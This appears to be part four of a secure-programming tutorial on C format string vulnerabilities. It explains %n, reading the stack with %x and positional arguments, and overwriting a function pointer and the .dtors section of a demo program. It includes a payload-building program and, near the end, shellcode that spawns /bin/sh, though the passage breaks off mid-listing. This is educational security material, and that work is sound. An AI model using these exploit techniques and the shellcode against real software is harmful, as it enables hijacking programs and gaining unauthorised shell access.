Avoiding security holes when developing an application - Part 4: format strings

Abstract:

For some time by now, messages announcing *format strings* based exploits get more and more numerous. This article explains where the danger comes from and will show that an attempt at saving in six bytes is enough to compromise the security of a program.

1. Where is the danger ?

Most of the security flaws comes either from a bad configuration or laziness. This rule is once more true about format strings.

It is very often necessary to write a string in a program (the "where" is not the point here, as it could be with buffer overflow - we can deal with `stdin`, files, ...). A single instruction is enough :

```
printf("%s", str);
```

However, a programmer can decide to save time and six bytes while writing only :

```
printf(str);
```

With "economy" in mind, this programmer comes to open a potential hole in his work. He is satisfied with passing a single string as an argument, which he wanted simply to display without any change. However, this string will be parsed to look for directives of formatting (`%d`, `%g`...) . When such a character of format is discovered, the corresponding argument is looked for in the stack.

We will start introducing the `printf()` functions. At least, we expect everyone knows them ... but not in details, so we will deal with far less known aspects of these routines. Then, we will see how to get the necessary information to exploit such a mistake. Lastly, we will gather all this within the framework of a single example.

2. Deep inside format strings

In this part, we will consider the format strings. We will make an abstract about their use and we will discover a rather little known format instruction that will reveal all its mystery..

`printf()` : they told me a lie !

Note for non-French residents : we have in our nice country a racing cyclist who pretended for months not to have taken dope while all the other members of his team admitted it. He claims that if he has been doped, he didn't knew it. So, a famous imitators show used the French sentence "on m'aurait menti !" which gave me the idea of this title.

Let us start with what we all learned in our programming's handbooks : most of the input/output C functions use *data formatting*, which means that one has not only to provide the data before reading/writing, but also how to do it. The following program illustrates this :

```
/* display.c */
#include <stdio.h>

main() {
  int i = 64;
  char a = 'a';
  printf("int  : %d %d\n", i, a);
  printf("char : %c %c\n", i, a);
}
```

Running it displays :

```
>>gcc display.c -o display
>>./display
int  : 64 97
char : @ a
```

The first `printf()` writes the value of the integer variable `i` and of the character variable `a` as `int` (this is done using `%d`), which leads for `a` to display its ASCII value. On the other hand, the second `printf()` converts the integer variable `i` to the corresponding ASCII character code, that is 64.

Nothing new by now and everything remains in conformity with many functions using a prototyping similar to the one of the `printf()` function :

1. one argument, in the form of characters string (`const char *format`) is used to specify the selected format ;
2. one or more other optional arguments, containing the variables in which values are formatted according to the indications given in the previous string.

Most of our programming lessons stop there, providing a non exhaustive list of possible formats (`%g`, `%h`, `%x`, the use of the dot character `.` to force the precision...) But, there is another one never talked about :`%n`. Here is what the `printf()`'s man page tells about it :

> The number of characters written so far is stored into the integer indicated by the `int *` (or variant) pointer argument. No argument is converted.

Here is the most important thing of this article :this argument makes possible to write into a pointer type variable , even when used in a display function !

Before continuing, let us say that this format also exists for functions from the `scanf()`, `syslog()`, family ...

Time to play

We are going to study the use and the behavior of this format through small programs. The first, `printf1`, shows a very simple use :

```
/* printf1.c */
1: #include <stdio.h>
2:
3: main() {
```

```
4:   char *buf = "0123456789";
5:   int n;
6:
7:   printf("%s%n\n", buf, &n);
8:   printf("n = %d\n", n);
9: }
```

The first `printf()` call displays the string "`0123456789`" which contains 10 characters. The next `%n` format writes this value to the variable `n` :

```
>>gcc printf1.c -o printf1
>>./printf1
0123456789
n = 10
```

Let's slightly transform our program by replacing the instruction `printf()` line 7 with the following one :

```
7:   printf("buf=%s%n\n", buf, &n);
```

Running this new program confirms our idea : the variable `n` is now 14, (10 characters from the `buf` string variable added to the 4 characters from the "`buf=`" constant string, contained in the format string itself).

So, we know the `%n` format counts every character that appears in the format string. Moreover, as will demonstrate the `printf2` program, it counts even further :

```
/* printf2.c */

#include <stdio.h>

main() {
  char buf[10];
  int n, x = 0;

  snprintf(buf, sizeof buf, "%.100d%n", x, &n);
  printf("l = %d\n", strlen(buf));
  printf("n = %d\n", n);
}
```

The use of the `snprintf()` function is to prevent from buffer overflows. The variable `n` should then be 10 :

```
>>gcc printf2.c -o printf2
>>./printf2
l = 9
n = 100
```

Strange ? In fact, the `%n` format reckons the amount of characters that should have been written. This example shows that truncating due to the size specification is ignored.

What really happens ? The format string is fully extended before being cut and then copied into the destination buffer :

```
/* printf3.c */

#include <stdio.h>

main() {
  char buf[5];
  int n, x = 1234;

  snprintf(buf, sizeof buf, "%.5d%n", x, &n);
  printf("l = %d\n", strlen(buf));
  printf("n = %d\n", n);
  printf("buf = [%s] (%d)\n", buf, sizeof buf);
}
```

`printf3` contains some differences compared to `printf2` :

- the buffer size is reduced to 5 bytes
- the precision in the format string is now set to 5 ;
- the buffer content is finally displayed.

We get the following display :

```
>>gcc printf3.c -o printf3
>>./printf3
l = 4
n = 5
buf = [0123] (5)
```

The first two lines are not surprising. The last one illustrates the behavior of the `printf()` function :

1. the format string is deployed, according to the commands[1] it contains, which provides the string "`00000\0`" ;
2. the variables are written where and how they should, which is summarized to copy `x` in our example. The string then looks like "`01234\0`" ;
3. last, `sizeof buf - 1` bytes[2] from this string is copied into the `buf` destination string, which give us "`0123\0`"

This is not perfectly exact but reflects the general process. For more details, the reader should refer to the `GlibC` sources, and particularly `vfprintf()` in the `${GLIBC_HOME}/stdio-common` directory.

Before ending with this part, let's add that it is possible to get the same results writing in the format string in a slightly different way. We previously used the format called *precision* (the dot '.'). Another combination of formatting instructions leads to an identical result : `0n`, where `n` is the the number *width* , and `0` informs that the spaces should be replaced with 0 just in case the whole width is not filled up.

Now that you know almost everything about format strings, and most specifically about the `%n` format, we will study their behaviors.

3. stack and `printf()`

Walking through the stack

The next program will guide us all along this section to understand how `printf()` and the stack are related :

```
/* stack.c */
 1: #include <stdio.h>
 2:
 3: int
 4  main(int argc, char **argv)
 5: {
 6:   int i = 1;
 7:   char buffer[64];
 8:   char tmp[] = "\x01\x02\x03";
 9:
10:   snprintf(buffer, sizeof buffer, argv[1]);
11:   buffer[sizeof (buffer) - 1] = 0;
12:   printf("buffer : [%s] (%d)\n", buffer, strlen(buffer));
13:   printf ("i = %d (%p)\n", i, &i);
14: }
```

This program just copies an argument into the `buffer` characters array . We take care not to overflow some important datas (format strings are really more accurate than buffer overflows ;-)

```
>>gcc stack.c -o stack
>>./stack toto
buffer : [toto] (4)
i = 1 (bffff674)
```

It works as we expected :) Before going further, let's examine what happens from the stack point of view while calling `snprintf()` at line 8.



Fig. 1 : the stack at the beginning of `snprintf()`

Figure 1 described the state of the stack when the program enters the `snprintf()` function (we'll see that it is not true ... but it is to give an idea of what's happening). We don't care about the `%esp` register. It is somewhere below the `%ebp` register. As we have seen in a previous article, the first two values located in `%ebp` and `%ebp+4` contain the respective backups of the `%ebp` and `%ebp+4` registers. The arguments of the function `snprintf()` then appear :

1. the destination address ;
2. the number of characters to be copied ;
3. the address of the format string `argv[1]` which also acts as data.

Lastly, according to the sources of our program, the remainder of the memory is successively filled up with the `tmp` array of 4 characters , then the 64 bytes of the variable `buffer` and last the `i` integer variable .

The `argv[1]` string is used at the same time as format string and data. According to the normal order of the `snprintf()` routine,`argv[1]` appears instead of the format string. Since you can use format string without format directive (just text), everything is fine :)

What does occur when `argv[1]` also contains formatting ? ? Normally, `snprintf()` interprets them as they are ... and there is no reason why it could act differently ! But here, you may wonder what arguments are going to be used as data to be formatted in the resulting output string. In fact, `snprintf()` grabs datas from the stack ! Let's see that from our `stack` program :

```
>>./stack "123 %x"
buffer : [123 30201] (9)
i = 1 (bffff674)
```

First, the "`123 `" string is copied into `buffer`. The `%x` asks `snprintf()` to translate the first met value into hexadecimal. From figure 1, this first argument is nothing else but the `tmp` variable which contains the `\x01\x02\x03\x00` string. It is displayed as the 0x00030201 hexadecimal number according to our little endian x86 processor.

```
>>./stack "123 %x %x"
buffer : [123 30201 20333231] (18)
i = 1 (bffff674)
```

The add of a second `%x` enables to go higher in the stack. It tells `snprintf()` to look for the next 4 bytes after the `tmp` variable. These 4 bytes are in fact the 4 first bytes of `buffer`. However, `buffer` contains the "`123 `" string, which can be seen as the 0x20333231 (0x20=space, 0x31='1'...) hexadecimal number. So, for each `%x`, `snprintf()` "jumps" 4 bytes further in `buffer` (4 because `unsigned int` takes 4 bytes on x86 processor). This variable plays a double game :

1. writing destination ;
2. input data for the format.

We can "climb up" the stack as long as our buffer can contain bytes :

```
>>./stack "%#010x %#010x %#010x %#010x %#010x %#010x"
buffer : [0x00030201 0x30307830 0x32303330 0x30203130 0x33303378 0x333837] (63)
i = 1 (bffff654)
```

Even higher

The previous method allows us to look for important information such as the return address of the function where the buffer lies. However, it is possible, with the right format, to seek for data further than the vulnerable buffer.

You can find a sometimes useful formatting when it is necessary to swap between the parameters (for instance, while displaying date and time). We add the `m$` format, right after the `%`, where `m` is an integer >0. It gives the position of the variable to use in the arguments list (starting from 1) :

```
/* explore.c */
#include <stdio.h>

  int
main(int argc, char **argv) {

  char buf[12];

  memset(buf, 0, 12);
  snprintf(buf, 12, argv[1]);

  printf("[%s] (%d)\n", buf, strlen(buf));
}
```

The format using `m$` enables us to go up where we want in the stack, as we could do using `gdb` :

```
>>./explore %1\$x
[0] (1)
>>./explore %2\$x
[0] (1)
>>./explore %3\$x
[0] (1)
>>./explore %4\$x
[bffff698] (8)
>>./explore %5\$x
[1429cb] (6)
>>./explore %6\$x
[2] (1)
>>./explore %7\$x
[bffff6c4] (8)
```

The character `\` is here necessary to protect the `$` and to prevent the shell from interpreting it. The first three calls make us visit the `buf` variable contents. With `%4\$x`, we get the `%ebp` saved register, and then with the next`%5\$x`, the `%eip` saved register (a.k.a. the return address). The last 2 results presented here show the `argc` variable value and the address contained in `*argv` (remember that `**argv` means that `*argv` is an addresses array).

In short ...

This example illustrates that the provided formats enable us to go up within the stack in search of information, such as the return value of a function, an address... However, we saw at the beginning of this article that we could write using functions of the `printf()`'s type : doesn't this look like a wonderful potential vulnerability ?

First steps

Let's go back to the `stack` program&nbp;:

```
>>perl -e 'system "./stack \x64\xf6\xff\xbf%.496x%n"'
buffer : [döÿ¿00000000000000000000000000000000000000000000000000000000000] (63)
i = 500 (bffff664)
```

We give as input string :

1. the `i` variable address ;
2. a formatting instruction (`%.496x`) ;
3. a second formatting instruction (`%n`) which will write into the given address.

To determine the `i` variable address (`0xbffff664` here), we can run the program twice and change the command line accordingly. As you can note it, `i` has a new value :) The given format string and the stack organization make `snprintf()` looks like :

```
snprintf(buffer,
         sizeof buffer,
         "\x64\xf6\xff\xbf%.496x%n",
         tmp,
         4 first bytes in buffer);
```

The first four bytes (containing the `i` address) are written at the beginning of `buffer`. The `%.496x` format allows us to get rid of the `tmp` variable which is at the beginning of the stack. Then, when the formatting instruction is the `%n`, the address used is the `i`'s one, at the beginning of `buffer`. Although the precision of required writing is 496, it writes only sixty bytes to the maximum (because the length of the buffer is 64 and 4 bytes have already been written). Value 496 is arbitrary, and is just used to manipulate the "bytes counter". We have seen that the `%n` format saves the amount of bytes that should have been written. This value is here 496, to which we have to add 4 from the 4 bytes of the `i` address at the beginning of `buffer`. So, we have counted 500 bytes, and this is going to be written into the next address found in the stack, which is the `i`'s one.

We can go even further with this example. To change `i`, we needed to know its address ... but sometimes the program itself provides it :

```
/* swap.c */
#include <stdio.h>

main(int argc, char **argv) {

  int cpt1 = 0;
  int cpt2 = 0;
  int addr_cpt1 = &cpt1;
  int addr_cpt2 = &cpt2;

  printf(argv[1]);
  printf("\ncpt1 = %d\n", cpt1);
  printf("cpt2 = %d\n", cpt2);
}
```

Running this program shows that we can control the stack (almost) as we want :

```
>>./swap AAAA
AAAA
cpt1 = 0
cpt2 = 0
>>./swap AAAA%1\$n
AAAA
cpt1 = 0
cpt2 = 4
>>./swap AAAA%2\$n
AAAA
cpt1 = 4
cpt2 = 0
```

As you can see, depending on the argument, we can change either `cpt1`, or `cpt2`. The `%n` format expects to meet an address, that is why we can't directly act on the variables, trying `%3$n (cpt2)` or `%4$n (cpt1)` but we have to go through pointers. The latter are "current food products" out of C and the possibilities of modifications are really frequent.

Variations on the same topic

The examples previously presented come from a program compiled with `egcs-2.91.66` and `glibc-2.1.3-22`. However, you probably won't get the same results on your own box. Indeed, the functions of the `*printf()` type change according to the `glibc` and the compilers do not carry out the same operations at all.

The program `stuff` highlights these differences :

```
/* stuff.c */
#include <stdio.h>

main(int argc, char **argv) {

  char aaa[] = "AAA";
  char buffer[64];
  char bbb[] = "BBB";

  if (argc < 2) {
    printf("Usage : %s <format>\n",argv[0]);
    exit (-1);
  }

  memset(buffer, 0, sizeof buffer);
  snprintf(buffer, sizeof buffer, argv[1]);
  printf("buffer = [%s] (%d)\n", buffer, strlen(buffer));
}
```

The `aaa` and `bbb` arrays are used as delimiters in our journey through the stack. So, we can know that when we meet `424242`, the following bytes will be in `buffer`. Table 1 presents the differences according to the versions of the glibc and compilers.

Compiler	glibc	Display
gcc-2.95.3	2.1.3-16	buffer = [8048178 8049618 804828e 133ca0 bffff454 424242 38343038 2038373] (63)
egcs-2.91.66	2.1.3-22	buffer = [424242 32343234 33203234 33343332 20343332 30323333 34333233 33] (63)
gcc-2.96	2.1.92-14	buffer = [120c67 124730 7 11a78e 424242 63303231 31203736 33373432 203720] (63)
gcc-2.96	2.2-12	buffer = [120c67 124730 7 11a78e 424242 63303231 31203736 33373432 203720] (63)

Tab. 1 : Variations around glibc

Next in this article, we will continue to use `egcs-2.91.66` and the `glibc-2.1.3-22` , but don't be surprised if you note differences on your machine.

Exploitation of a format bug

While exploiting buffer overflows, we used a buffer to overwrite the return address of a function.

With format strings, we have seen we can go everywhere (stack, heap, bss, .dtors, ...), we just have to say where and what to write for `%n` doing the job for us.

The vulnerable program

You can use different ways to exploit a format bug. P. Bouchareine's article (*Format string vulnerability*) shows how to overwrite the return address of a function, so we'll show something else.

```
/* vuln.c */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int helloWorld();
int accessForbidden();

int vuln(const char *format)
{
  char buffer[128];
  int (*ptrf)();

  memset(buffer, 0, sizeof(buffer));

  printf("helloWorld() = %p\n", helloWorld);
  printf("accessForbidden() = %p\n\n", accessForbidden);

  ptrf = helloWorld;
  printf("before : ptrf() = %p (%p)\n", ptrf, &ptrf);

  snprintf(buffer, sizeof buffer, format);
  printf("buffer = [%s] (%d)\n", buffer, strlen(buffer));
  printf("after : ptrf() = %p (%p)\n", ptrf, &ptrf);

  return ptrf();
}

int main(int argc, char **argv) {
  int i;
  if (argc <= 1) {
    fprintf(stderr, "Usage: %s <buffer>\n", argv[0]);
    exit(-1);
  }
  for(i=0;i<argc;i++)
    printf("%d %p\n",i,argv[i]);

  exit(vuln(argv[1]));
}

int helloWorld()
{
  printf("Welcome in \"helloWorld\"\n");
  fflush(stdout);
  return 0;
}

int accessForbidden()
{
  printf("You shouldn't be here \"accesForbidden\"\n");
  fflush(stdout);
  return 0;
}
```

We define a variable named `ptrf` which is a pointer to a function. We will change the value of this pointer to run the function we choose.

First example

First, we must get the offset between the beginning of the vulnerable buffer and our current position in the stack :

```
>>./vuln "AAAA %x %x %x %x"
helloWorld() = 0x8048634
accessForbidden() = 0x8048654

before : ptrf() = 0x8048634 (0xbffff5d4)
buffer = [AAAA 21a1cc 8048634 41414141 61313220] (37)
after : ptrf() = 0x8048634 (0xbffff5d4)
Welcome in "helloWorld"

>>./vuln AAAA%3\$x
helloWorld() = 0x8048634
accessForbidden() = 0x8048654

before : ptrf() = 0x8048634 (0xbffff5e4)
buffer = [AAAA41414141] (12)
after : ptrf() = 0x8048634 (0xbffff5e4)
Welcome in "helloWorld"
```

The first call here gives us what we need : 3 words (one word = 4 bytes for x86 processors) separate us from the beginning of the `buffer` variable. The second call, with `AAAA%3\$x` as argument, confirms this.

Our goal is now to replace the value of the initial pointer `ptrf` (`0x8048634`, the address of the function `helloWorld()`) with the value `0x8048654` (address of `accessForbidden()`). We have to write `0x8048654` bytes (134514260 bytes in decimal, something like 128Mo). All computers can't afford such a use of memory ... but the one we are using can :) It last around 20 seconds on a bi-pentium 350 MHz :

```
>>./vuln `printf "\xd4\xf5\xff\xbf%%.134514256x%%"3\$n `
helloWorld() = 0x8048634
accessForbidden() = 0x8048654

before : ptrf() = 0x8048634 (0xbffff5d4)
buffer = [Ôõÿ¿0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
after : ptrf() = 0x8048654 (0xbffff5d4)
You shouldn't be here "accesForbidden"
```

What did we make? We just provided the address of `ptrf (0xbffff5d4)`. The next format (`%.134514256x`) reads the first word from the stack, with a precision of 134514256 (we already have written 4 bytes from the address of `ptrf`, so we still have to write `134514260-4=134514256` bytes). At last, we write the wanted value in the given address (`%3$n`).

Memory problems: *divide and rule*

However, as we mentioned it, it isn't always possible to use 128Mo buffers. The format `%n` waits for a pointer on an integer, i.e. four bytes. It is possible to alter its behavior to make it point to a `short int` - only 2 bytes - thanks to the instruction `%hn`. We thus cut out in two parts the integer in which we want to write . The largest writing will then fit in `0xffff` bytes (65535 bytes). Thus, using again the previous example, we transform the operation " writing `0x8048654` at the `0xbffff5d4` address" in two successive operations : :

- writing `0x8654` in the `0xbffff5d4` address
- writing `0x0804` in the `0xbffff5d4+2=0xbffff5d6` address

The second writing takes place on the high bytes of the integer, which explains the swap of 2 bytes.

However, `%n` (or `%hn`) reckons the number of characters written until now into the string. This number is therefore only increasing. We then have to write first the smallest value between the two. Then, the second formatting will only use, as precision, the difference between the needed number and the first written. For instance in our example, the first format operation will be `%.2052x` (2052 = 0x0804) and the second `%.32336x` (32336 = 0x8654 - 0x0804). Each `%hn` placed right after will record the right amount of bytes.

We just have to specify where to write to both `%hn`. The `m$` operator will greatly help us. If we save the addresses at the beginning of the vulnerable buffer, we just have to go up through the stack to find the offset from the beginning of the buffer using `m$` format. Then, both addresses will be at an offset of `m` and `m+1`. As we use the first 8 bytes in the buffer to save the addresses to overwrite, the first written value must be decreased by 8.

Our format string looks like :

```
"[addr][addr+2]%.[val. min. - 8]x%[offset]$hn%.[val. max - val. min.]x%[offset+1]$hn"
```

The `build` program builds a format string according to 3 arguments :

1. the address to overwrite ;
2. the value to write there ;
3. the offset (counted as words) from the beginning of the vulnerable buffer.

```
/* build.c */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

/**
   The 4 bytes where we have to write are placed that way : HH HH LL LL

   The variables ending with "*h" refer to the high part of the word (H)
   The variables ending with "*l" refer to the low part of the word (L)
 */
char* build(unsigned int addr, unsigned int value, unsigned int where) {

  unsigned int length = 128; //too lazy to evaluate the true length ...
  unsigned int valh;
  unsigned int vall;
  unsigned char b0 = (addr >> 24) & 0xff;
  unsigned char b1 = (addr >> 16) & 0xff;
  unsigned char b2 = (addr >>  8) & 0xff;
  unsigned char b3 = (addr      ) & 0xff;

  char *buf;

  /* detailing the value */
  valh = (value >> 16) & 0xffff; //top
  vall = value & 0xffff;         //bottom

  fprintf(stderr, "adr : %d (%x)\n", addr, addr);
  fprintf(stderr, "val : %d (%x)\n", value, value);
  fprintf(stderr, "valh: %d (%.4x)\n", valh, valh);
  fprintf(stderr, "vall: %d (%.4x)\n", vall, vall);

  /* buffer allocation */
  if ( ! (buf = (char *)malloc(length*sizeof(char))) ) {
    fprintf(stderr, "Can't allocate buffer (%d)\n", length);
    exit(EXIT_FAILURE);
  }
  memset(buf, 0, length);

  /* let's build */
  if (valh < vall) {

    snprintf(buf,
             length,
             "%c%c%c%c"           /* high address */
             "%c%c%c%c"           /* low address */

             "%%.%hdx"            /* set the value for the first %hn */
             "%%%d$hn"            /* the %hn for the high part */

             "%%.%hdx"            /* set the value for the second %hn */
             "%%%d$hn"            /* the %hn for the low part */
             ,
             b3+2, b2, b1, b0,    /* high address */
             b3, b2, b1, b0,      /* low address */

             valh-8,              /* set the value for the first %hn */
             where,               /* the %hn for the high part */

             vall-valh,           /* set the value for the second %hn */
             where+1              /* the %hn for the low part */
             );

  } else {

     snprintf(buf,
             length,
             "%c%c%c%c"           /* high address */
             "%c%c%c%c"           /* low address */

             "%%.%hdx"            /* set the value for the first %hn */
             "%%%d$hn"            /* the %hn for the high part */

             "%%.%hdx"            /* set the value for the second %hn */
             "%%%d$hn"            /* the %hn for the low part */
             ,
             b3+2, b2, b1, b0,    /* high address */
             b3, b2, b1, b0,      /* low address */

             vall-8,              /* set the value for the first %hn */
             where+1,             /* the %hn for the high part */

             valh-vall,           /* set the value for the second %hn */
             where                /* the %hn for the low part */
             );
  }
  return buf;
}

int
main(int argc, char **argv) {
  char *buf;

  if (argc < 3)
    return EXIT_FAILURE;
  buf = build(strtoul(argv[1], NULL, 16),  /* adresse */
              strtoul(argv[2], NULL, 16),  /* valeur */
              atoi(argv[3]));              /* offset */

  fprintf(stderr, "[%s] (%d)\n", buf, strlen(buf));
  printf("%s",  buf);
  return EXIT_SUCCESS;
}
```

According to whether the first value to be written is in the high or low part of the word, the position of the arguments changes. Let's check what we get now, without any memory troubles.

First, our simple example allows us guessing the offset :

```
>>./vuln AAAA%3\$x
argv2 = 0xbffff819
helloWorld() = 0x8048644
accessForbidden() = 0x8048664

before : ptrf() = 0x8048644 (0xbffff5d4)
buffer = [AAAA41414141] (12)
after : ptrf() = 0x8048644 (0xbffff5d4)
Welcome in "helloWorld"
```

It is always the same : 3. Since our program is done to explain what happens, we already have all the other informations we could need : the `ptrf` and `accesForbidden()` addresses . We build our buffer according to these :

```
>>./vuln `./build 0xbffff5d4 0x8048664 3`
adr : -1073744428 (bffff5d4)
val : 134514276 (8048664)
valh: 2052 (0804)
vall: 34404 (8664)
[Öõÿ¿Ôõÿ¿%.2044x%3$hn%.32352x%4$hn] (33)
argv2 = 0xbffff819
helloWorld() = 0x8048644
accessForbidden() = 0x8048664

before : ptrf() = 0x8048644 (0xbffff5b4)
buffer = [Öõÿ¿Ôõÿ¿0000000000000000000d0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000] (
after : ptrf() = 0x8048644 (0xbffff5b4)
Welcome in "helloWorld"
```

Nothing happens ! In fact, since we used a longer buffer than in the previous example in the format string, the stack moved. `ptrf` has gone from `0xbffff5d4` to `0xbffff5b4`). Our values need to be adjusted :

```
>>./vuln `./build 0xbffff5b4 0x8048664 3`
adr : -1073744460 (bffff5b4)
val : 134514276 (8048664)
valh: 2052 (0804)
vall: 34404 (8664)
[¶õÿ¿´õÿ¿%.2044x%3$hn%.32352x%4$hn] (33)
argv2 = 0xbffff819
helloWorld() = 0x8048644
accessForbidden() = 0x8048664

before : ptrf() = 0x8048644 (0xbffff5b4)
buffer = [¶õÿ¿´õÿ¿000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
after : ptrf() = 0x8048664 (0xbffff5b4)
You shouldn't be here "accesForbidden"
```

We won !!!

Other exploitation

In this article, we started by proving that the format bugs are a real vulnerability. Another important concern is how to exploit them. buffer overflows exploitation relies on the writing of the return address of a function. Then, you have to try (almost) at random and pray a lot for your scripts to find the right values (even the eggshell must be full of NOP). You don't need all this with format bugs and you are no more restricted to the return address overwriting.

We have seen that format bugs allow us to write anywhere. So, we will see now an exploitation based on the `.dtors` section.

When a program is compiled with `gcc`, you can find a constructor section (named `.ctors`) and a destructor one (named `.dtors`). Each of these sections contains pointers to functions to be carried out respectively before entering the `main()` function, and after, while exiting.

```
/* cdtors */

void start(void) __attribute__ ((constructor));
void end(void) __attribute__ ((destructor));

int main() {
  printf("in main()\n");
}

void start(void) {
  printf("in start()\n");
}

void end(void) {
  printf("in end()\n");
}
```

Our small program shows that mechanism :

```
>>gcc cdtors.c -o cdtors
>>./cdtors
```

```
in start()
in main()
in end()
```

Each one of these sections is built in the same way :

```
>>objdump -s -j .ctors cdtors

cdtors:     file format elf32-i386

Contents of section .ctors:
 804949c ffffffff dc830408 00000000           ............
>>objdump -s -j .dtors cdtors

cdtors:     file format elf32-i386

Contents of section .dtors:
 80494a8 ffffffff f0830408 00000000           ............
```

We check that the indicated addresses match those of our functions (attention : the preceding `objdump` command gives the addresses in little endian) :

```
>>objdump -t cdtors | egrep "start|end"
080483dc g     F .text  00000012              start
080483f0 g     F .text  00000012              end
```

So, these sections contain the addresses of the functions to run at the beginning (or the ending), framed with `0xffffffff` and `0x00000000`.

Let us apply this to `vuln` by using the format string. First, we have to get the location in memory of these sections, which is really easy when you have the binary at hand ;-) Simply use the `objdump` like we did previously :

```
>> objdump -s -j .dtors vuln

vuln:     file format elf32-i386

Contents of section .dtors:
 8049844 ffffffff 00000000                    ........
```

Here it is ! We have everything we need now.

The goal of the exploitation is to replace the address of a function in one of these sections with the one of the function we want to execute. If those sections are empty, we just have to overwrite the `0x00000000` which indicates the end of the section. This will cause a `segmentation fault` because, since the program won't find this `0x00000000`, it will take the next value as the address of a function, which is probably not true.

In fact, the only interesting section is the destructor one (`.dtors`) : we have no time to do anything before the constructor section (`.ctors`). Usually, it is enough to overwrite the address placed 4 bytes after the start of the section (the `0xffffffff`) :

- if there is no address there, we overwrite the `0x00000000` ;
- otherwise, the first function to be executed will be ours.

Let's go back to our example. We replace the `0x00000000` in section `.dtors`, placed in `0x8049848=0x8049844+4`, with the address of the `accesForbidden()` function, already known (`0x8048664`) :

```
>./vuln `./build 0x8049848 0x8048664 3`
adr : 134518856 (8049848)
val : 134514276 (8048664)
valh: 2052 (0804)
vall: 34404 (8664)
[JH%.2044x%3$hn%.32352x%4$hn] (33)
argv2 = bffff694 (0xbffff51c)
helloWorld() = 0x8048648
accessForbidden() = 0x8048664

before : ptrf() = 0x8048648 (0xbffff434)
buffer = [JH000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000] (127
after : ptrf() = 0x8048648 (0xbffff434)
Welcome in "helloWorld"
You shouldn't be here "accesForbidden"
Segmentation fault (core dumped)
```

Everything runs fine, the `main()` `helloWorld()` and then exit. The destructor is then called. The section `.dtors` starts with the address of `accesForbidden()`. Then, since there is no other real function address, the expected coredump happens.

Please, give me a shell

We have seen simple exploitations here. Using the same principle leads to get shells, either by passing the shellcode through `argv[]` or an environment variable to the vulnerable program. We just have to set the right address (i.e. the address of the eggshell) in the section `.dtors`.

Right now, we know :

- how to explore the stack within reasonable limits (in fact, theoretically, there is no limit, but it is rather quickly painful to recover the words one by one);
- how to write the expected value where we want.

However, in reality, the vulnerable program is not as sympathetic as what we used in the example. We will introduce a method that allows us to put a shellcode in memory and retrieve its exact address (this means: no more NOP at the beginning of the shellcode).

The idea is based on recursive calls of the function `exec*()` :

```
/* argv.c */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>


main(int argc, char **argv) {

  char **env;
  char **arg;
  int nb = atoi(argv[1]), i;

  env    = (char **) malloc(sizeof(char *));
  env[0] = 0;

  arg    = (char **) malloc(sizeof(char *) * nb);
  arg[0] = argv[0];
  arg[1] = (char *) malloc(5);
  snprintf(arg[1], 5, "%d", nb-1);
  arg[2] = 0;

  /* printings */
  printf("*** argv %d ***\n", nb);
  printf("argv = %p\n", argv);
  printf("arg = %p\n", arg);
  for (i = 0; i<argc; i++) {
    printf("argv[%d] = %p (%p)\n", i, argv[i], &argv[i]);
    printf("arg[%d] = %p (%p)\n", i, arg[i], &arg[i]);
  }
  printf("\n");

  /* recall */
  if (nb == 0)
    exit(0);
  execve(argv[0], arg, env);
}
```

The input is an `nb` integer that the program will recursively called itself `nb+1` times :

```
>>./argv 2
*** argv 2 ***
argv = 0xbffff6b4
arg = 0x8049828
argv[0] = 0xbffff80b (0xbffff6b4)
arg[0] = 0xbffff80b (0x8049828)
argv[1] = 0xbffff812 (0xbffff6b8)
arg[1] = 0x8049838 (0x804982c)

*** argv 1 ***
argv = 0xbfffff44
arg = 0x8049828
argv[0] = 0xbfffffec (0xbfffff44)
arg[0] = 0xbfffffec (0x8049828)
argv[1] = 0xbffffff3 (0xbfffff48)
arg[1] = 0x8049838 (0x804982c)

*** argv 0 ***
argv = 0xbfffff44
arg = 0x8049828
argv[0] = 0xbfffffec (0xbfffff44)
arg[0] = 0xbfffffec (0x8049828)
argv[1] = 0xbffffff3 (0xbfffff48)
arg[1] = 0x8049838 (0x804982c)
```

We immediately notice the allocated addresses for `arg` and `argv` don't move anymore after the second call. We are going to use this property in our exploit. We just have to slightly change our `build` program to make it call itself before calling `vuln`. So, we get the exact `argv` address, and the one of our shellcode. :

```
/* build2.c */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

char* build(unsigned int addr, unsigned int value, unsigned int where)
{
  //Same function as in build.c
}

int
main(int argc, char **argv) {

  char *buf;
  char shellcode[] =
     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
     "\x80\xe8\xdc\xff\xff\xff/bin/sh";

  if(argc < 3)
    return EXIT_FAILURE;

  if (argc == 3) {

    fprintf(stderr, "Calling %s ...\n", argv[0]);
    buf = build(strtoul(argv[1], NULL, 16),  /* adresse */
                &shellcode,
                atoi(argv[2]));              /* offset */

    fprintf(stderr, "[%s] (%d)\n", buf, strlen(buf));
    execlp(argv[0], argv[0], buf, &shellcode, argv[1], argv[2], NULL);

  } else {

    fprintf(stderr, "Calling ./vuln ...\n");
    fprintf(stderr, "sc = %p\n", argv[2]);
    buf = build(strtoul(argv[3], NULL, 16),  /* adresse */
                argv[2],
                atoi(argv[4]));              /* offset */

